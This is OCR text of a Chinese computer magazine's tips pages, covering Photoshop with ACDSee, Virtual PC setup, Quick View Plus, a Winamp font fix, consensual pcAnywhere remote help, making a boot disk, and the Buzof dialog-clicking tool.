□武汉　姚大伟　吴玲玲

Photoshop 和 ACDSee 的交流

Photoshop 和 ACDSee 是我们经常使用的两个软件，前者是图像处理的权威，而后者则是看图工具中的佼佼者，它们两个的结合使用将会给我们这些电脑爱好者在图像处理和浏览方面带来很大的方便。

在我们的使用过程中经常会遇到这样的情况,当使用ACDSee找到一张图片准备进行加工处理的时候，必须记住图片的名字和存放的目录，然后再打开 Photoshop 到指定的目录下找到这个文件，如果这个目录下存放的图片比较多，那找到它可是要花费不少时间的。又或者当我们打开Photoshop后，找到欲打开的目录，发现有些图片的名字都差不多，而且不能预览，那么我们总不会把所有的文件都使用Photoshop一个一个打开来看吧,最终还是得找ACDSee来查看，真是麻烦极了。那么有没有什么办法来解决这些问题呢？

对于第一种情况,当我们用ACDSee浏览找到准备处理的文件时，在图片上点击右键，弹出菜单，选择 Shell,再选择 Edit With（见图 1),从等待选择的程序中找到Photoshop,再点击Ok。怎么样？你的 Photoshop 打开了，并且自动加载了你选定的图片，如果你下次还要用 Photoshop 来编辑，那么就记着在选择打开程序时,把那个惟一的选择框“Always Use this program to Edit this type of file”选定（见图2)。那么下次在选择Shell后，直接选择 Edit 就可以了！

对于第二种情况，当已经打开了Photoshop而没有打开ACDSee的时候,首先点击菜单的“文件”,选择“打开”(或者双击 Photoshop 工作平台的空白处，再或者使用快捷键Ctrl+O)。在任何一个图片文件上点击右键，在弹出的菜单中选择“Open”(前提是你的系统默认由ACDSee打开这种图片格式，如果不是默认由 ACDSee 打开，那么就选择“打开方式”下的“选择程序”,找到 ACDSee，并且指定它是默认的程序)，那么你就可以迅速浏览图片来选择了（见图 3)。




图 1




图 2



图 3

□南京　赵江

切换系统，无需启动


有了计算机之后都要装操作系统，可是在你的机器上装了几个系统呢？2个？3个？我想最多不会超过4个吧。但是放眼天下，光是Windows就有3.1、9X、NT、Me、2000、XP等版本，再加上以前的DOS和被人们普遍看好的Linux，你的机器能否塞下这么多操作系统呢？

也许你认为只要硬盘足够大就能安装任意多个系统了，其实不然。并且在安装了多系统之后需要使用到其他系统的时候，就要重新启动计算机，比如在Windows 2000下就无法使用Windows 98和Linux，频繁地切换系统真的很浪费时间。而困扰很多计算机玩家的症结在于重启之后有可能影响其他操作系统的正常运行，对于一些计算机新手来说，这更是个很头痛的问题。不过，有了Virtual PC这个好东东之后，你就可以真正做到一览众山小，不仅能够将上述所有的系统全部安装在自己的大硬盘中，还能在需要的时候迅速调用其他的操作系统，是不是很方便呢？就让我们擦亮眼睛一起来看看吧。

一、功能与安装

Virtual PC是Connectix公司新近推出的操作系统模拟软件。说起Connectix公司，很多游戏迷应该不会陌生吧，因为目前最好的PS游戏模拟器——VGS就是该公司的一个拳头产品。而Virtual PC的主要功能是在当前主系统中建立若干个虚拟计算机，需要的时候调用系统的内核来模拟出一个虚拟的操作系统环境，所以在Windows 2000下同时运行Windows 98和Linux将不再是一个梦想。

Virtual PC对于计算机的硬件要求比较高，首先要求计算机的CPU必须



带有MMX功能，像Pentium Ⅱ、Pentium Ⅲ等都可以。其次是内存最好为256MB以上，硬盘需要至少1GB的可用空间用于虚拟系统文件，不过这些配置今天看起来也不算很夸张了。另外，Virtual PC在PC平台上只能在Windows Me/NT 4(SP6)/2000/XP上才能正常使用，所以要是你还坚守在Windows 9X阵营的话，那就尽早升级吧。

Virtual PC有Windows和Mac两个版本，所以下载的时候要选择Windows版本下载，其大小为9.3MB。因为Virtual PC目前是免费试用版本，需要输入注册码，所以建议大家在下载的同时，在http://preview.connectix.com/register.html页面填写个人资料进行在线注册，然后网站会将注册码发送到你所登记的信箱中。

安装Virtual PC似乎很简单，采用一路回车法即可搞定，不过此时别忘记先收取邮件获得注册码，否则安装无法继续进行。不过在安装的时候一定要先连接到Internet上，这是因为在输入注册码之后程序会与网站服务器连接，以验证你所输入的注册码是否正确(图1)。而且Virtual PC的注册码发放是惟一的，也就是说每个注册码只能使用一次，如果你图省事而直接用他人安装Virtual PC的注册码，将会看见出错的信息提示，这点尤其要提醒大家注意。




图1

二、使用指南

安装好Virtual PC，最好根据系统提示重新启动计算机以更新一些系统文件，接着在“开始”菜单中找到相应的文件夹来运行Virtual PC。第一次运行的时候，会有一个操作向导帮助你完成创建操作虚拟计算机的工作。这时大家可以按照下列步骤进行操作。

1．确定需要安装虚拟计算机的名称。这个名称是用来显示给你看的，像Windows 98、Windows 2000或者是Linux均可。不过为了将来调用的方便，建议你在命名的时候按照操作系统的版本来命名，比如需要安装Windows 2000就在此输入“Windows 2000”(如图2)。




图2

2．接下来Virtual PC会询问你采用何种方式建立虚拟计算机，这里有三个选项：向导帮助、创建默认的计算机和复制当前已有的计算机，通常第一次使用的时候都选择在向导帮助下建立计算机(图3)。也许你会觉得奇怪：为什么要有复制当前计算机的选项呢？其实答案很简单，因为有些朋友喜欢在计算机上玩游戏，或者是安装一些新的软件，这样分别放置在不同的虚拟计算机中进行，就大大减少了由于文件冲突导致系统出错的情况。




图 3

3．然后程序要求你在它所支持的操作系统列表中选择一个。如图 4 所示，Virtual PC 支持所有微软出品的操作系统和 Linux，需要哪个系统就直接在列表中选取吧。




图 4

4．继续进行之后，系统还要询问你是重新创建一个镜像文件还是选择已经存在的镜像文件。对于首次使用 Virtual PC 的朋友来说，都要选择重新创建镜像文件。而如果想实现在同一个版本的操作系统中分别运行游戏或者是测试新鲜软件，不妨选择已经存在的镜像文件(图 5)。



图 5

5．下一步是确定镜像文件存放的路径。这个文件是采用.vhd 这种特殊文件格式存放的，建议你选择一个硬盘可用空间比较大的分区来保存镜像文件。

6．最后，Virtual PC 会给出前面所有的定义属性，查看无误之后就点击“Finish”按钮，完成虚拟计算机的创建工作。




图 6

创建好虚拟计算机之后，将在 Virtual PC 看见图 6 所示的控制台界面。其中显示了已经安装好的虚拟计算机名称，不过都显示为“Not Running”。接下来就要进行操作系统的安装了。安装操作系统的时候，首先要找一张可以开机引导的系统安装光盘(比如 Windows 98 安装光盘)，然后将其放入光驱中，点击“Start Up”按钮，这时会有另外一个窗口弹出，并且自动从光盘引导系统，模拟出一个单独的计算机进行系统的安装(图 7)。整个安装过程就和我们以前安装 Windows 98 一样，只不过界面是在Virtual PC的虚拟计算机中进行，而且在安装过程中也会有虚拟计算机的“重新启动”。由于安装操作系统大家都应该非常熟悉了，因此就不在此详述(图 8)。

在虚拟计算机中安装好操作系统之后，使用的时候先在控制台中选择已有的虚拟计算机，再点击“Start Up”按钮来激活它，此时就可以在 Windows 2000中调用Windows 98了(图 9)。然后还可以根据需要来升级硬件的驱动程序，配置拨号网络和局域网设置，并且游戏手柄、打印机、扫描仪等设备都可以在整个虚拟计算机中使用，也能够随意地安装其他应用程序和注册表修改，总之一切操作都和在 Windows 98 下一样。也许你认为 Windows 2000 的稳定性出色，但是对于一些游戏的支持不好，那么就让 Virtual PC 给你的 Windows 2000 定制一个卓越的游戏环境吧。

另外，点击 Virtual PC 控制台的“Settings…”按钮之后，还能对虚拟计算机进行相关属性的设置。比如修改虚拟计算机的名称，调整分配给它可以使用的物理内存，是否允许使用光驱和软驱，鼠标和各个端口的设置，以及网络资源的共享等(图 10)。这些都可以根据自己的实际需要进行调整。在“PC”目录下还有一个




图 7





图 8



图 9




图 10




图 11



图 12

“Enable Full Screen”命令，点击之后能够让虚拟计算机以全屏模式运行，这样一来就不怕小窗口看得不舒服了吧。运行完虚拟计算机之后，退出的时候可以在“PC”菜单下选择“Shutdown”命令进行关闭，此时会弹出一个对话框要求你选择是否将当前虚拟计算机的状态保存下来(图11)。如果选中了“Save PC State”之后，不仅在控制台中会有最后保存的界面显示，而且下次激活虚拟计算机时就会发现，所有打开的任务都可以继续进行，这就有点像某些品牌机的临时保存功能(图12)。而卸载一个虚拟计算机也非常方便，只要选择了相应的虚拟计算机并点击“Delete…”按钮之后，它就会从你的系统中消失，你也不用担心由于卸载操作系统给你的计算机带来任何负面影响。

三、实用技巧

在使用Virtual PC的时候，笔者发现还有一些需要注意的地方，在此简单介绍给大家，权且作为一些技巧吧，希望能够对大家有所帮助，同时也博诸位高手一笑。

1. 安装Virtual PC的时候，如果手中没有开机引导系统的光盘，还可以通过引导软盘来进行系统安装。此时将系统引导软盘放入软驱中点击“Start Up”按钮，接着虚拟计算机会进入DOS模式，这时候在DOS模式下进入其他操作系统的安装目录开始安装。

2. 安装虚拟计算机的操作系统时需要比较长的时间，这大概是因为原先主系统已经占用了部分系统资源所致吧。像在笔者的计算机上安装Windows 98原先只要15分钟即可搞定，而在Virtual PC中安装则花费了大约1个小时，所以请大家在安装的时候要有耐心。

3. 使用Virtual PC的时候，也许你会发现鼠标被限制在虚拟计算机的窗口区域，如果需要调用真正主系统的相应文件，只要按下“Ctrl+Alt+Del”组合键就可以将鼠标切换到主系统中。

4. 在虚拟计算机中还支持拖拽功能，它可以实现将某个文件从主系统拖拽到虚拟计算机中，或者是从虚拟计算机拖放到主系统中，甚至在两个虚拟计算机之间也可以实现文件的拖拽。

5. Virtual PC虚拟的计算机只有一个文件，所以我们可以通过备份这个文件来实现虚拟计算机的备份操作。而这也非常简单，只要将后缀名为.vhd的文件复制到其他硬盘或者是烧录到光盘中即可。

6. 在使用虚拟计算机的网络功能的时候，一定要保证原先的主系统能够正常连接到Internet或者是局域网中。这是因为Virtual PC实际上充当了一个路由的角色，实现虚拟计算机与主机之间的连接，然后再与外部的网络进行数据传输。

简单介绍了一下Virtual PC，你是不是也想额外地多添加几个操作系统呢？不过Virtual PC目前是试用版本，在7月1日之前可以免费使用，有兴趣的朋友不妨体验一下吧，保证你在使用之后会有一种相见恨晚、欲罢不能的感觉，那你还不抓紧时间去试试？

特别提醒：本刊介绍的部分共享软件可以在《电脑爱好者》网站(http://www.cfan.net.cn)"软件下载\期刊软件"一栏中找到下载链接。

□湖北　西方不胜

打开文件的万能钥匙——Quick View

随着计算机技术的不断发展，Windows下应用软件的数量日渐增多。有时电脑用户拿到一个文件后，因为不知道其编码格式而无法将其打开。现在市面上的软件真可说得上是浩如烟海，你总不至于仅仅为了看一两个文档，就安上几十乃至上百种软件吧！现在可好了，Quick View Plus 推出了其新版本，完全可以满足用户的这类要求。

新版的Quick View Plus 在继承前几个版本强大功能的基础上，又为用户提供了一些新的功能，例如支持Project 2000 和 Office2000 格式的文件。用户可以在没有安装Office2000 的情况下，查看 Office2000 的文档。现在 Quick View Plus已经可以浏览超过225种的Windows、Macintosh、Internet和DOS格式的文件。除此之外，Quick View Plus还内置有文件管理器等功能。可以毫不夸张地说，Quick View Plus 是一个无需安装软件原解码程序就可以查看文件内容的工具，用它你几乎可以查看现在市面上所有可以见到的文档！

Quick View Plus 在各大软件下载站点都可以找到！Quick View Plus 6.0软件包大小为10.35MB。下载后执行典型安装后，Quick View Plus 6.0就在我们的硬盘上安家落户了。在程序组中找到 Quick View Plus 选项，点击运行后，可以看到欢迎界面！除了标准的启动方式以外，Quick View Plus还提供了多种启动方法：可以通过在资源管理器中选定文件后，单击鼠标右键，然后从弹出菜单中选择 Quick View Plus 来查看文件（如图1所示）；或通过拖拉文件到桌面的 Quick View Plus图标上来查看文件。



图1

进入程序后，可见如图2所示的主界面。在Quick View Plus的程序界面中直接提供了系统文件列表窗口，看上去程序的界面有点接近 ACDSee 之类的看图工具。用户可以直接在程序界面中选择需要查看的文件，这样要比从资源管理器窗口中选择文件快速许多，当然操作起来也更加方便。在含文件列表的界面中，用户甚至可使用鼠标右键的系统级菜单，以实现文档的管理功能。此外程序仍提供了经典的单窗口查看方式，以方便用户使用。




图2

我们在菜单项“File”栏中单击“Open Another File For Viewing”选项或者直接在文件列表框中选取任意一个Word 2000格式的文件打开，如图3所示。这就是用Quick View Plus打开Word 2000文档浏览的情况，但是并不能对其进行编辑。但用户还是可以通过全选、拷贝后粘贴，将Word 2000文档中的文字信息拷贝到其他文字编辑软件中进行处理。对那些电脑里没有安装Office的用户而言，这个功能十分有用！对于字处理文件而言，在Quick View Plus中可以选择三种不同的模式来显示：预览模式、草稿模式、普通模式。图3所示用的是预览模式。Quick View Plus可以直接支持中文Office 2000文档的正常显示，而且可以基本保持文档的编排（不能支持两端对齐格式）。新版本程序在中文文档的显示速度上比以前版本要快许多，这也是一个不小的进步。同样的方法，用Quick View Plus还可以查看.exe、.zip、.rar、.bmp、.jpg、.htm、.txt、.dll等各种格式的文件。用Quick View Plus查看压缩文档的时候，可以不用解压就可以查看压缩文件中所包含的文件。

如图4所示就是用Quick View Plus查看一个Zip文件中所包含的Word文档，是不是很方便？




图3



图4



图5




图6




图7

此外，它也可以很好地支持其他的双字节文件，其中包括Big5码中文文档（但需相应的支持系统），对于文档的字符集定义，可在程序界面菜单条中的View\View as项和Text\HTML Encoding项中进行设置。具体方法如下：打开Big5文件，在"View"选单中单击“HTML Encoding ”，再单击"Chinese (big5)"选项。此外，新版的Quick View Plus 还支持日文、韩文、拉丁文等。也可以通过“View"菜单栏中的“Options"选项进行设置(如图5所示)。

如果遇到Quick View Plus自身不能查看的文件，也可以通过设置插件进行查看。我们在“View"菜单栏中选择“Configure Quick View Plus”进行设置。如图6所示，选定了“Adobe Acrobat”插件，这样我们就可以使用Quick View Plus查看PDF格式的文件了（如图7所示）。用同样的方法，用户也可以设置其他格式的插件，如Quick Time、Flash等。

Quick View Plus还提供了"Save copy/Save as" 的功能，使用该项功能你可轻松保存打开文件为其他格式任意副本！这是一项极好的功能，想想使用Quick View Plus 即可实现图形文件格式转换，是不是很方便？Quick View Plus还提供了Quick Print功能，使用这项功能的好处是可以在不打开文件的前提下，以文件已有的格式快速打印输出。Quick View Plus甚至提供了简单的自定义页面版式，打印效果也相当好。

Quick View Plus的另一项强大功能是提供了对压缩包文件的良好支持，程序不但支持压缩包内文件内容的直接查看，而且支持解压缩包文件，甚至创建新的压缩包，这都是以前版本所不曾提供的。对于压缩文件，Quick View Plus提供了直接查看压缩包文件列表、直接查看压缩包中打包的文件内容、解压缩包、向压缩包中添加文件、删除压缩包中的文件等功能，这些功能有些比专门的压缩工具做得还好。当需要解压文件时，你可以直接在程序界面窗口中的压缩文件列表窗口选择需要解压的文件，单击鼠标右键，并从关联的菜单中选择"Extract Selected Files"或"Extract All Files" 命令。Quick View Plus也提供了压缩文件功能，简单的方法是在资源管理器中实现：使用鼠标右键单击所选择的压缩对象图标，从中选择"Quick Compress"命令(如图8所示)，此时会出现一个子菜单，从中可以看到，其中提供了"Create Zip File" 创建新的Zip压缩包、"Add To Zip File" 添加文件到已存在的压缩包中，"Add to [].zip" 压缩文件到与被压缩文件同名的压缩包中，直接选择即可。

图8



以上就是Quick View Plus的主要功能和基本用法。从介绍中可以看到，这个工具提供的操作方式与Windows提供的"快速查看"大致相同，而在文件管理方面又与目前流行的文件管理工具有一定的相似之处。所以它在使用上相当方便，功能也很强大，很好地适应了现在网络的飞速发展。如果在你的电脑里有许多不同格式的文件，那么强烈推荐你安装一个。

Winamp的小技巧

□重庆　周亮

Winamp是音乐播放器中的老大，几乎每台计算机中都装有它。可是Winamp的播放列表中的中文非常难看，甚至有时看不清。虽然有一个插件号称可以解决这个问题，可我使用时无论怎样设置都还是老样子，难道真的没辙了吗？No！请跟我做！

进入Options→Preferences→Display，在其中的选项Playlist Font Size中将原来的数字改为12，OK，看看播放列表，字体大小已经变成好看的字了。如果嫌不够，还可以改为14，这两种大小显示的字体是最美观的。我用的Winamp版本是2.7。

□广西　GhostII

无论你在何方

随着“咔嗒”一声脆响，电话铃声大作，我可怜的内置小软猫又掉线了，一定又是什么人有事找我了，上个网也不安宁，我拿起听筒“喂，找谁呀？”

“哎！不好意思，请问怎样用Outlook收信呢？我不会用啊！”

“你打开Outlook，看到主界面菜单的“工具”下的“帐号”了吗？新建一个帐号……”

…………

“哎呀，还是不行呀！你明天有空吗？过来帮我一下好吗？”

我费了半斤口水，但朋友就是搞不好，没有办法，只有明天跑一趟了。

看了上面一幕，相信许多在朋友圈里算得上老鸟的朋友都经常遇到。虽然问题很简单，在电话里也说明得很详细，但电话另一端的“初哥““初姐“就是满头雾水、糊里糊涂弄不出来。外面骄阳酷暑，真想推辞不去，可情面难挡。没办法，只有一到休息时间就变成义务电脑售后服务人员奔波于各个小区之间。一天下来腰酸背痛腿抽筋，可有用功也就那么几分钟，我真想有一天可以足不出户就可以帮朋友解决问题。

现在梦想成了现实，我找到了一个软件让我再也不用东奔西跑了，只要对方家里有电话和Modem，我在家里就可以搞定，因为我帮我的“客户”都装上了远程控制软件pcAnywhere。

说起pcAnywhere，相信许多办过主机托管的人都很熟悉，那就是大名鼎鼎的赛门铁克公司著名的远程控制软件。许多机主就是用这个软件来控制安放在电信局机房里的服务器的。有了它，我就可以足不出户，在家里操作对方电脑，完成需要的操作，就像在用自己的电脑一样方便。

下面我就来讲讲我的“解放”经过。

首先当然是要在朋友家PC中的硬盘上安装pcAnywhere。双击pcAnywhere软件Setup图标，一路轻车熟路，agree，next，next，安装完毕。要求重启，重启之后，双击桌面的pcAnywhere快捷方式图标，出现如图1界面。



图1

1.被控端（Hosts，需要被控制的电脑）

它指使这台电脑成为主机，也就是被远程控制的电脑，这样别人才能用Remote来控制它，这里指的当然是我朋友的电脑了。

2.主控端(Remotes，控制方)

不用说，看到它的图标就知道它是遥控端的控制器了，它可使当前使用的电脑去操控远程的另一电脑，这里是指我的电脑了。

朋友的机器是需要被控制的电脑，所以选中被控端(Hosts)。然后选择即将使用的连接方式，有直接电缆连接、通过电话连接、通过网络连接。

这里以通过Internet为例。

1.选中“NETWORK，CABLE，DSL”图标，单击右键，再单击右键菜单中的“Properties”（属性），在“Connection Info“选项中选择“TCP/IP　协议”，在“Callers”（呼叫者）中选择添加一个新用户的图标。输入新用户名并加上密码，以防别人可以随便连接进入这台电脑（如图2）。




图2

2.在“Conference”(会议)中选中“Enabel conferencing”(启用会议)，选择“Obtain IP address automatically”(自动获得IP地址)，如图3，因为ISP给拨号用户分配的IP地址不固定。如果你有固定的IP地址，则直接填上。

3.设置好后按“确定”返回主界面，双击“NETWORK，CABLE，DSL”图标，一旦选择了进行被控选择，窗口立



图3

刻最小化，成为一个小的计算机图标，显示在系统托盘中。这时 pcAnywhere 就在后台等待控制方的连接。

4.拨号上网，连接成功后，就要用查 IP 的工具查出本机现在的 IP 地址，这样控制方才知道这台主机所处的位置。可用 Windows 自带的 winipcfg.exe，也可以双击在系统托盘中的 pcAnywhere 的小图标，上面也有提示。查到 IP 地址后用 OICQ 或 Email 将 IP 告诉控制方（当然是把现在的 IP 地址发给我自己的 QQ 了）。

OK，我让朋友先在网上转转，自己收拾好东西飞奔回家。

我回到家中拨号上网，打开OICQ，从OICQ发来的信息得知朋友现在的IP地址为61.139.211.215。接着我也启动pcAnywhere，选中“主控端”使主机处于遥控状态，右键单击“NETWORK，CABLE，DSL”图标。

1．在“属性”第一个条目“Connection Info”(连接信息)中选中“TCP/IP”。

2．在“Setting/Network host PC to control or IP address”(设置/控制的网络被控制端PC或IP地址)中输入从朋友处发送来的IP地址61.139.211.215，然后“确定”，如图4。




图4

3．双击“NETWORK，CABLE，DSL”图标。不一会就会出现一个窗口，要求输入用户名和密码。我在这里输入前面创建的用户名和密码，如图5。



图5

4．输入正确后连接成功。

我的电脑就会打开一个新的窗口，新窗口显示的就是朋友桌面上的内容。这时朋友那台电脑的鼠标和键盘已被我接管了，我的鼠标指向哪里，朋友那台机器的鼠标就跟着指向哪里，键盘输入的字符也一样。我可以在这个窗口内操作对方的电脑，就跟操作自己的电脑完全一样。接下来我就轻轻松松通过远程控制，帮朋友完成了Outlook的设置。

由于这是通过56k的Modem来进行远程控制，线路的好坏决定对方桌面内容的刷新延迟，大家就耐心等待一下吧。如果实在太慢，建议选个线路空闲的时间再试试。




图6




图7

被控端这时就不要动自己的鼠标和键盘了（两人一起动鼠标，鼠标会打架的），在一边看对方的操作吧。

双方还可以随时切换到联络状态方便沟通（如图6)。如有什么文件要传送给对方，请点 File Transfer 发送吧（如图7）。

通过 pcAnywhere 的远程控制功能，是不是有种决策于千里之外的感觉？

□济南　杰子

巧做完整启动盘

在安装 Windows 时，系统会强烈建议你制作一张启动盘，以备不时之需。但通常是你嫌麻烦而略过该步，或者早把这张启动盘给丢到爪哇国了。如果你现在又想制作一张完整的启动盘，请把一张空软盘插入驱动器，然后按下述步骤操作：

1.单击“开始”菜单中的“运行”命令，在“打开”框中键入“C:\Windows\command\bootdisk.bat”，单击“确定”按钮，则打开一个 DOS 窗口。

2.如果是 A 盘，请键入“1”；如果是 B 盘，请键入“2”，然后按任意键开始系统盘的制作过程。

3.制作完毕，关闭 DOS 窗口，然后把 C 盘根目录下的msdos.sys文件复制到该软盘。

至此，一张完整的启动盘即制作完成，该启动盘与你在安装 Windows 时制作的系统盘完全相同。把它放在安全的地方，在某个特殊时刻，它说不定能够帮上你的大忙呢！

□黑龙江　王德祥

人人用得上的小精灵——Buzof

在使用计算机工作的过程中，经常遇到一些应用程序弹出某种对话框，要求用户单击其中的某个按钮，之后程序才能继续进行。大部分情况下，对话框出现以后，总是单击其中的某个固定的按钮。老是人工进行点击，自然比较麻烦。如果采用专门的软件来点击，不但省去了用户自己的操作，而且相应的过程也有某种自动化的意味。这样的软件工具很少，目前只有Buzof比较实用。Buzof最新版本是1.6，大小是308kB。

现在大部分计算机用户都上网了。上网最基本的前提就是启动Windows系统中提供的拨号连接程序。启动这个程序以后，它首先打开一个“连接到……"对话框，用户需要单击其中的“连接”按钮，它才开始同网络建立连接。一旦服务器比较忙的时候，它就弹出一个对话框告诉用户线路忙稍后再拨了事。这时用户必须单击对话框中的“确定”按钮，重新显示出“连接到……”对话框以后，再单击其中的“连接”按钮。如果再考虑到连接过程中遇到的其他诸如“对方计算机没有反应……"之类的提示信息对话框，整个一个拨号连接过程简直就离开人玩儿不转！如果有了Buzof这个小工具软件，只要启动拨号连接程序，Buzof就能够自动处理整个连接过程中的种种意外情况，直到成功地建立连接为止！想知道它是如何做到的吗?那就跟我来吧。

1.使用基础——设置对话框的各个项目

将Buzof安装好以后，它能够自动随同系统启动。启动以后，任务栏上的系统托盘区域就出现一个控制图标。双击这个控制图标可打开图1所示的对话框。

这实际上是一个选项设置对话框，其中的Global options(通用选项)区域有两个设置项目，Scan the desktop (扫描桌面)项目下面是一个数字框，其中默认设置了数字1，这表示Buzof程序在启动的情况下每隔1秒钟就扫描一次桌面，看看桌面上是否出现了相应的需要它来处理(点击其中的某个按钮)的对话框。另外的一个设置项目就是Enabled(能够)复选项目，默认情况下这个复选项目是启用的，表示Buzof程序能够起作用。

